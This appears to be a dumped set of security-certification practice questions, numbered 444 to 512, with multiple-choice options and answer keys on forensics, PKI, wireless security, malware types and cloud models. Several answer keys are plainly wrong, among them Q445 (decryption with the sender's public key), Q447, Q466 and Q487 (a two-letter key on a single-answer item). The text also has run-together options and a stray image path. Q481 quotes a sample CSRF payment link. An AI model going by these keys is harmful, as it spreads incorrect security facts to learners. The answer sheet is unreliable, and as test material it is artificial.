A security professional wants to test a piece of malware that was isolated on a user's computer to document its effect on a system. Which of the following is the FIRST step the security professional should take? A. Create a sandbox on the machine.

B. Open the file and run it.
C. Create a secure baseline of the system state.
D. Harden the machine.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 444

Which of the following is the proper use of a Faraday cage?

A. To block electronic signals sent to erase a cell phone
B. To capture packets sent to a honeypot during an attack
C. To protect hard disks from access during a forensics investigation
D. To restrict access to a building allowing only one person to enter at a time

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 445

An email recipient is unable to open a message encrypted through PKI that was sent from another organization. Which of the following does the recipient need to decrypt the message?

A. The sender's private key

B. The recipient's private key
C. The recipient's public key
D. The CA's root certificate
E. The sender's public key
F. An updated CRL

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 446
An employee opens a web browser and types a URL into the address bar. Instead of reaching the requested site, the browser opens a completely different site. Which of the following types of attacks have MOST likely occurred? (Choose two.)

A. DNS hijacking
B. Cross-site scripting
C. Domain hijacking
D. Man-in-the-browser
E. Session hijacking

Correct Answer: AE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 447
A systems engineer wants to leverage a cloud-based architecture with low latency between network-connected devices that also reduces the bandwidth that is required by performing analytics directly on the endpoints. Which of the following would BEST meet the requirements? (Choose two.)

A. Private cloud
B. SaaS
C. Hybrid cloud

D. IaaS
E. DRaaS
F. Fog computing

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:
QUESTION 448
A systems engineer is setting up a RADIUS server to support a wireless network that uses certificate authentication. Which of the following protocols must be supported by both the RADIUS server and the WAPs?

A. CCMP
B. TKIP
C. WPS
D. EAP

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 449
A small retail business has a local store and a newly established and growing online storefront. A recent storm caused a power outage to the business and the local ISP, resulting in several hours of lost sales and delayed order processing. The business owner now needs to ensure two things:

- Protection from power outages
- Always-available connectivity in case of an outage

The owner has decided to implement battery backups for the computer equipment. Which of the following would BEST fulfill the owner's second need?

A. Lease a telecommunications line to provide POTS for dial-up access.
B. Connect the business router to its own dedicated UPS.
C. Purchase services from a cloud provider for high availability.

D. Replace the business's wired network with a wireless network.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 450
A systems engineer is configuring a wireless network. The network must not require installation of third-party software. Mutual authentication of the client and the server must be used. The company has an internal PKI. Which of the following configurations should the engineer choose?

A. EAP-TLS
B. EAP-TTLS
C. EAP-FAST
D. EAP-MD5
E. PEAP

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 451
An organization plans to transition the intrusion detection and prevention techniques on a critical subnet to an anomaly-based system. Which of the following does the organization need to determine for this to be successful?

A. The baseline
B. The endpoint configurations
C. The adversary behavior profiles
D. The IPS signatures

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 452
Joe, an employee, knows he is going to be fired in three days. Which of the following is Joe?

A. An insider threat
B. A competitor
C. A hacktivist
D. A state actor

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 453
Which of the following **BEST** describes the concept of perfect forward secrecy?

A. Using quantum random number generation to make decryption effectively impossible
B. Preventing cryptographic reuse so a compromise of one operation does not affect other operations
C. Implementing elliptic curve cryptographic algorithms with true random numbers
D. The use of NDAs and policy controls to prevent disclosure of company secrets

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 454

An intruder sniffs network traffic and captures a packet of internal network transactions that add funds to a game card. The intruder pushes the same packet multiple times across the network, which increments the funds on the game card. Which of the following should a security administrator implement to BEST protect against this type of attack?

A. An IPS
B. A WAF
C. SSH
D. An IPSec VPN

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
QUESTION 455
After a systems administrator installed and configured Kerberos services, several users experienced authentication issues. Which of the following should be installed to resolve these issues?

A. RADIUS server
B. NTLM service
C. LDAP service
D. NTP server

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 456
Which of the following types of controls is a turnstile?

A. Physical
B. Detective
C. Corrective
D. Technical

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 457
A security administrator in a bank is required to enforce an access control policy so no single individual is allowed to both initiate and approve financial transactions. Which of the following BEST represents the impact the administrator is deterring?

A. Principle of least privilege
B. External intruder
C. Conflict of interest
D. Fraud

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 458
An incident responder is preparing to acquire images and files from a workstation that has been compromised. The workstation is still powered on and running. Which of the following should be acquired LAST?

A. Application files on hard disk
B. Processor cache
C. Processes in running memory
D. Swap space

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 459
A malicious actor recently penetrated a company's network and moved laterally to the datacenter. Upon investigation, a forensics firm wants to know what was in the memory on the compromised server. Which of the following files should be given to the forensics firm?

A. Security
B. Application
C. Dump
D. Syslog

Correct Answer: C
Section: (none)
Explanation
Explanation/Reference:

QUESTION 460
Fuzzing is used to reveal which of the following vulnerabilities in web applications?

A. Weak cipher suites
B. Improper input handlingC. DLL injection
D. Certificate signing flaws

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 461
An attacker is able to capture the payload for the following packet:

```
IP 192.168.1.22:2020 10.10.10.5:443
IP 192.168.1.10:1030 10.10.10.1:21
IP 192.168.1.57:5217 10.10.10.1:3389
```

During an investigation, an analyst discovers that the attacker was able to capture the information above and use it to log on to other servers across the company. Which of the following is the MOST likely reason?

A. The attacker has exploited a vulnerability that is commonly associated with TLS1.3.
B. The application server is also running a web server that has been compromised.
C. The attacker is picking off unencrypted credentials and using those to log in to the secure server.
D. User accounts have been improperly configured to allow single sign-on across multiple servers.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
QUESTION 462
A forensics analyst is investigating a hard drive for evidence of suspected illegal activity. Which of the following should the analyst do FIRST?

A. Create a hash of the hard drive.
B. Export the Internet history.
C. Save a copy of the case number and date as a text file in the root directory.
D. Back up the pictures directory for further inspection.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 463
The help desk received a call from a user who was trying to access a set of files from the day before but received the following error message: `File format not recognized`. Which of the following types of malware MOST likely caused this to occur?

A. Ransomware
B. Polymorphic virus
C. Rootkit
D. Spyware

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 464

A system uses an application server and database server. Employing the principle of least privilege, only database administrators are given administrative privileges on the database server, and only application team members are given administrative privileges on the application server. Audit and log file reviews are performed by the business unit (a separate group from the database and application teams).

The organization wants to optimize operational efficiency when application or database changes are needed, but it also wants to enforce least privilege, prevent modification of log files, and facilitate the audit and log review performed by the business unit. Which of the following approaches would BEST meet the organization's goals?

A. Restrict privileges on the log file directory to “read only” and use a service account to send a copy of these files to the business unit.

B. Switch administrative privileges for the database and application servers. Give the application team administrative privileges on the database servers and the database team administrative privileges on the application servers.

C. Remove administrative privileges from both the database and application servers, and give the business unit "read only" privileges on the directories where the log files are kept.

D. Give the business unit administrative privileges on both the database and application servers so they can independently monitor server activity.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 465

A company has had a BYOD policy in place for many years and now wants to roll out an MDM solution. The company has decided that end users who wish to utilize their personal devices for corporate use must opt in to the MDM solution. End users are voicing concerns about the company having access to their personal devices via the MDM solution. Which of the following should the company implement to ease these concerns?

A. Sideloading

B. Full device encryption

C. Application management

D. Containerization

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 466

A large financial services firm recently released information regarding a security breach within its corporate network that began several years before. During the time frame in which the breach occurred, indicators show an attacker gained administrative access to the network through a file download from a social media site and subsequently installed it without the user's knowledge. Since the compromise, the attacker was able to take command and control of the computer systems anonymously while obtaining sensitive corporate and personal employee information. Which of the following methods did the attacker MOST likely use to gain access?

A. A bot

B. A fileless virus

C. A logic bomb

D. A RAT

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

QUESTION 467

A systems administrator needs to configure an SSL remote access VPN according to the following organizational guidelines:

- The VPN must support encryption of header and payload.
- The VPN must route all traffic through the company’s gateway.

Which of the following should be configured on the VPN concentrator?

A. Full tunnel

B. Transport mode

C. Tunnel mode

D. IPSec

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

QUESTION 468
During a forensic investigation, which of the following must be addressed FIRST according to the order of volatility?

A. Hard drive
B. RAM
C. Network attached storage
D. USB flash drive

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 469
A computer forensics analyst collected a flash drive that contained a single file with 500 pages of text. Which of the following algorithms should the analyst use to validate the integrity of the file?

A. 3DES
B. AES
C. MD5
D. RSA

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 470
A mobile application developer wants to secure an application that transmits sensitive information. Which of the following should the developer implement to prevent SSL MITM attacks?

A. Stapling

B. Chaining
C. Signing
D. Pinning

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
QUESTION 471
An incident response analyst in a corporate security operations center receives a phone call from an SOC analyst. The SOC analyst explains the help desk recently reimaged a workstation that was suspected of being infected with an unknown type of malware; however, even after reimaging, the host continued to generate SIEM alerts. Which of the following types of malware is MOST likely responsible for producing the SIEM alerts?

A. Ransomware
B. Logic bomb
C. Rootkit
D. Adware

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 472
A security team has downloaded a public database of the largest collection of password dumps on the Internet. This collection contains the cleartext credentials of every major breach for the last four years. The security team pulls and compares users' credentials to the database and discovers that more than 30% of the users were still using passwords discovered in this list. Which of the following would be the BEST combination to reduce the risks discovered?

A. Password length, password encryption, password complexity
B. Password complexity, least privilege, password reuse
C. Password reuse, password complexity, password expiration
D. Group policy, password history, password encryption

Correct Answer: C

Section: (none)
Explanation

Explanation/Reference:

QUESTION 473
A systems administrator is installing and configuring an application service that requires access to read and write to log and configuration files on a local hard disk partition. The service must run as an account with authorization to interact with the file system. Which of the following would reduce the attack surface added by the service and account? (Choose two.)

A. Use a unique managed service account.
B. Utilize a generic password for authenticating.
C. Enable and review account audit logs.
D. Enforce least possible privileges for the account.
E. Add the account to the local administrators group.
F. Use a guest account placed in a non-privileged users group.

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 474
An organization is drafting an IRP and needs to determine which employees have the authority to take systems offline during an emergency situation. Which of the following is being outlined?

A. Reporting and escalation procedures
B. Permission auditing
C. Roles and responsibilities
D. Communication methodologies

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 475

Which of the following attacks is used to capture the WPA2 handshake?

A. Replay
B. IV
C. Evil twin
D. Disassociation

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 476

A user loses a COPE device. Which of the following should the user do NEXT to protect the data on the device?

A. Call the company help desk to remotely wipe the device.
B. Report the loss to authorities.
C. Check with corporate physical security for the device.
D. Identify files that are potentially missing on the device.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 477

A government agency with sensitive information wants to virtualize its infrastructure. Which of the following cloud deployment models BEST fits the agency's needs?

A. Public
B. Community

C. Private
D. Hybrid

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 478
An organization is developing its mobile device management policies and procedures and is concerned about vulnerabilities that are associated with sensitive data being saved to a mobile device, as well as weak authentication when using a PIN. As part of some discussions on the topic, several solutions are proposed. Which of the following controls, when required together, will address the protection of data-at-rest as well as strong authentication? (Choose two.)

A. Containerization
B. FDE
C. Remote wipe capability
D. MDM
E. MFA
F. OTA updates

Correct Answer: BE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 479
Which of the following is the BEST use of a WAF?

A. To protect sites on web servers that are publicly accessible
B. To allow access to web services of internal users of the organization
C. To maintain connection status of all HTTP requests
D. To deny access to all websites with certain contents

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 480
The CSIRT is reviewing the lessons learned from a recent incident. A worm was able to spread unhindered throughout the network and infect a large number of computers and server. Which of the following recommendations would be BEST to mitigate the impacts of a similar incident in the future?

A. Install a NIDS device at the boundary.
B. Segment the network with firewalls.
C. Update all antivirus signatures daily.
D. Implement application blacklisting.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 481
A forensics investigator is examining a number of unauthorized payments that were reported on the company’s website. Some unusual log entries show users received an email for an unwanted mailing attempt to unsubscribe. One of the users reported the email to the phishing team, and the forwarded email revealed the link to be:

```
<a href=”https://www.company.com/payto.do?routing=00001111&acct=22223334&amount=250”>Click here to unsubscribe</a>
```

Which of the following will the forensics investigator MOST likely determine has occurred?

A. SQL injection
B. CSRF
C. XSS
D. XSRF

Correct Answer: B

Section: (none)
Explanation

Explanation/Reference:

QUESTION 482
A security administrator suspects there may be unnecessary services running on a server. Which of the following tools will the administrator MOST likely use to confirm the suspicions?

A. Nmap
B. Wireshark
C. Autopsy
D. DNSEnum

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 483
Which of the following BEST explains the reason why a server administrator would place a document named password.txt on the desktop of an administrator account on a server?

A. The document is a honeyfile and is meant to attract the attention of a cyberintruder.
B. The document is a backup file if the system needs to be recovered.
C. The document is a standard file that the OS needs to verify the login credentials.
D. The document is a keylogger that stores all keystrokes should the account be compromised.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 484

A security engineer at an offline government facility is concerned about the validity of an SSL certificate. The engineer wants to perform the fastest check with the least delay to determine if the certificate has been revoked. Which of the following would BEST meet these requirements?

A. RA
B. OCSP
C. CRI
D. CSR

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
QUESTION 485
After successfully breaking into several networks and infecting multiple machines with malware, hackers contact the network owners, demanding payment to remove the infection and decrypt files. The hackers threaten to publicly release information about the breach if they are not paid. Which of the following BEST describes these attackers?

A. Gray hat hackers
B. Organized crime
C. Insiders
D. Hacktivists

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 486
A local coffee shop runs a small WiFi hotspot for its customers that utilizes WPA2-PSK. The coffee shop would like to stay current with security trends and wants to implement WPA3 to make its WiFi even more secure. Which of the following technologies should the coffee shop use in place of PSK?

A. WEP
B. EAP
C. WPS

D. SAE

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 487

During an incident, a company's CIRT determines it is necessary to observe the continued network-based transactions between a callback domain and the malware running on an enterprise PC. Which of the following techniques would be BEST to enable this activity while reducing the risk of lateral spread and the risk that the adversary would notice any changes?

A. Physically move the PC to a separate Internet point of presence.
B. Create and apply microsegmentation rules.
C. Emulate the malware in a heavily monitored DMZ segment.
D. Apply network blacklisting rules for the adversary domain.

Correct Answer: BA
Section: (none)
Explanation

Explanation/Reference:

QUESTION 488

An organization has a policy in place that states the person who approves firewall controls/changes cannot be the one implementing the changes. Which of the following is this an example of?

A. Change management
B. Job rotation
C. Separation of duties
D. Least privilege

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 489

An auditor is performing an assessment of a security appliance with an embedded OS that was vulnerable during the last two assessments. Which of the following BEST explains the appliance's vulnerable state?

A. The system was configured with weak default security settings.
B. The device uses weak encryption ciphers.
C. The vendor has not supplied a patch for the appliance.
D. The appliance requires administrative credentials for the assessment.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 490

A systems administrator needs to install the same X.509 certificate on multiple servers. Which of the following should the administrator use?

A. Key escrow
B. A self-signed certificate
C. Certificate chaining
D. An extended validation certificate

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 491

Which of the following scenarios would make a DNS sinkhole effective in thwarting an attack?


A. An attacker is sniffing traffic to port 53, and the server is managed using unencrypted usernames and passwords.

B. An organization is experiencing excessive traffic on port 53 and suspects an attacker is trying to DoS the domain name server.
C. Malware is trying to resolve an unregistered domain name to determine if it is running in an isolated sandbox.
D. DNS routing tables have been compromised, and an attacker is rerouting traffic to malicious websites.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 492
While reviewing the wireless router, the systems administrator of a small business determines someone is spoofing the MAC address of an authorized device. Given the table below:



Hostname	IP address	MAC	MAC filter
PC1	192.168.1.20	00:1E:1B:43:21:B2	On
PC2	192.168.1.23	31:1C:3C:13:25:C4	Off
PC3	192.168.1.25	20:A2:22:45:11:D2	On
UNKNOWN	192.168.1.21	12:44:B2:FF:A1:22	Off

Which of the following should be the administrator’s NEXT step to detect if there is a rogue system without impacting availability?

A. Conduct a ping sweep.
B. Physically check each system.
C. Deny Internet access to the “UNKNOWN” hostname.
D. Apply MAC filtering.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 493
Which of the following is the primary reason for implementing layered security measures in a cybersecurity architecture?

A. It increases the number of controls required to subvert a system
B. It decreases the time a CERT has to respond to a security incident.
C. It alleviates problems associated with EOL equipment replacement.
D. It allows for bandwidth upgrades to be made without user disruption.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 494
Which of the following attacks can be used to exploit a vulnerability that was created by untrained users?

A. A spear-phishing email with a file attachment.
B. A DoS using IoT devices
C. An evil twin wireless access point
D. A domain hijacking of a bank website

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 495
A company recently experienced a security incident in which its domain controllers were the target of a DoS attack. In which of the following steps should technicians connect domain controllers to the network and begin authenticating users again?

A. Preparation
B. Identification
C. Containment
D. Eradication
E. Recovery
F. Lessons learned

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 496
Which of the following explains why a vulnerability scan might return a false positive?

A. The scan is performed at a time of day when the vulnerability does not exist.
B. The test is performed against the wrong host.
C. The signature matches the product but not the version information.
D. The hosts are evaluated based on an OS-specific profile.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 497
An organization has implemented a two-step verification process to protect user access to data that is stored in the cloud. Each employee now uses an email address or mobile number to receive a code to access the data. Which of the following authentication methods did the organization implement?

A. Token key
B. Static code
C. Push notification
D. HOTP

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 498

Which of the following policies would help an organization identify and mitigate potential single points of failure in the company's IT/security operations?

A. Least privilege
B. Awareness training
C. Separation of duties
D. Mandatory vacation

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
QUESTION 499
Which of the following may indicate a configuration item has reached end-of-life?

A. The device will no longer turn on and indicated an error.
B. The vendor has not published security patches recently.
C. The object has been removed from the Active Directory.
D. Logs show a performance degradation of the component.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 500
A technician needs to document which application versions are listening on open ports. Which of the following is MOST likely to return the information the technician needs?

A. Banner grabbing
B. Steganography tools
C. Protocol analyzer
D. Wireless scanner

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:

QUESTION 501

A government contracting company issues smartphones to employees to enable access to corporate resources. Several employees will need to travel to a foreign country for business purposes and will require access to their phones. However, the company recently received intelligence that its intellectual property is highly desired by the same country's government. Which of the following MDM configurations would BEST reduce the disk of compromise while on foreign soil?

A. Disable firmware OTA updates.
B. Disable location services.
C. Disable push notification services.
D. Disable wipe.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 502

A security analyst is performing a manual audit of captured data from a packet analyzer. The analyst looks for Base64 encoded strings and applies the filter http.authbasic. Which of the following BEST describes what the analyst is looking for?

A. Unauthorized software
B. Unencrypted credentials
C. SSL certificate issuesD. Authentication tokens

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 503

An organization wants to separate permissions for individuals who perform system changes from individuals who perform auditing of those system changes. Which of the following access control approaches is BEST suited for this?

A. Assign administrators and auditors to different groups and restrict permissions on system log files to read-only for the auditor group.
B. Assign administrators and auditors to the same group, but ensure they have different permissions based on the function they perform.
C. Create two groups and ensure each group has representation from both the auditors and the administrators so they can verify any changes that were made.
D. Assign file and folder permissions on an individual user basis and avoid group assignment altogether.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 504

Which of the following concepts ensure ACL rules on a directory are functioning as expected? (Choose two.)

A. Accounting
B. Authentication
C. Auditing
D. Authorization
E. Non-repudiation

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 505

A datacenter engineer wants to ensure an organization’s servers have high speed and high redundancy and can sustain the loss of two physical disks in an array. Which of the following RAID configurations should the engineer implement to deliver this functionality?

A. RAID 0
B. RAID 1
C. RAID 5

D. RAID 10
E. RAID 50

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 506

A network technician needs to monitor and view the websites that are visited by an employee. The employee is connected to a network switch. Which of the following would allow the technician to monitor the employee's web traffic?

A. Implement promiscuous mode on the NIC of the employee's computer.
B. Install and configured a transparent proxy server.
C. Run a vulnerability scanner to capture DNS packets on the router.
D. Configure a VPN to forward packets to the technician's computer.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 507

A security administrator is adding a NAC requirement for all VPN users to ensure the connecting devices are compliant with company policy. Which of the following items provides the HIGHEST assurance to meet this requirement?

A. Implement a permanent agent.
B. Install antivirus software.
C. Use an agentless implementation.
D. Implement PKI.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 508

An organization is struggling to differentiate threats from normal traffic and access to systems. A security engineer has been asked to recommend a system that will aggregate data and provide metrics that will assist in identifying malicious actors or other anomalous activity throughout the environment. Which of the following solutions should the engineer recommend?

A. Web application firewall
B. SIEM
C. IPS
D. UTM
E. File integrity monitor

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 509

The concept of connecting a user account across the systems of multiple enterprises is BEST known as:

A. federation.
B. a remote access policy.
C. multifactor authentication.
D. single sign-on.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 510

A junior systems administrator noticed that one of two hard drives in a server room had a red error notification. The administrator removed the hard drive to replace it but was unaware that the server was configured in an array. Which of the following configurations would ensure no data is lost?

A. RAID 0
B. RAID 1
C. RAID 2
D. RAID 3

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
QUESTION 511
Joe, a user at a company, clicked an email link that led to a website that infected his workstation. Joe was connected to the network, and the virus spread to the network shares. The protective measures failed to stop this virus, and it has continued to evade detection. Which of the following should a security administrator implement to protect the environment from this malware?

A. Install a definition-based antivirus.
B. Implement an IDS/IPS.
C. Implement a heuristic behavior-detection solution.
D. Implement CASB to protect the network shares.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 512
A systems administrator wants to replace the process of using a CRL to verify certificate validity. Which of the following would BEST suit the administrator's needs?

A. OCSP
B. CSR
C. Key escrow
D. CA

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference: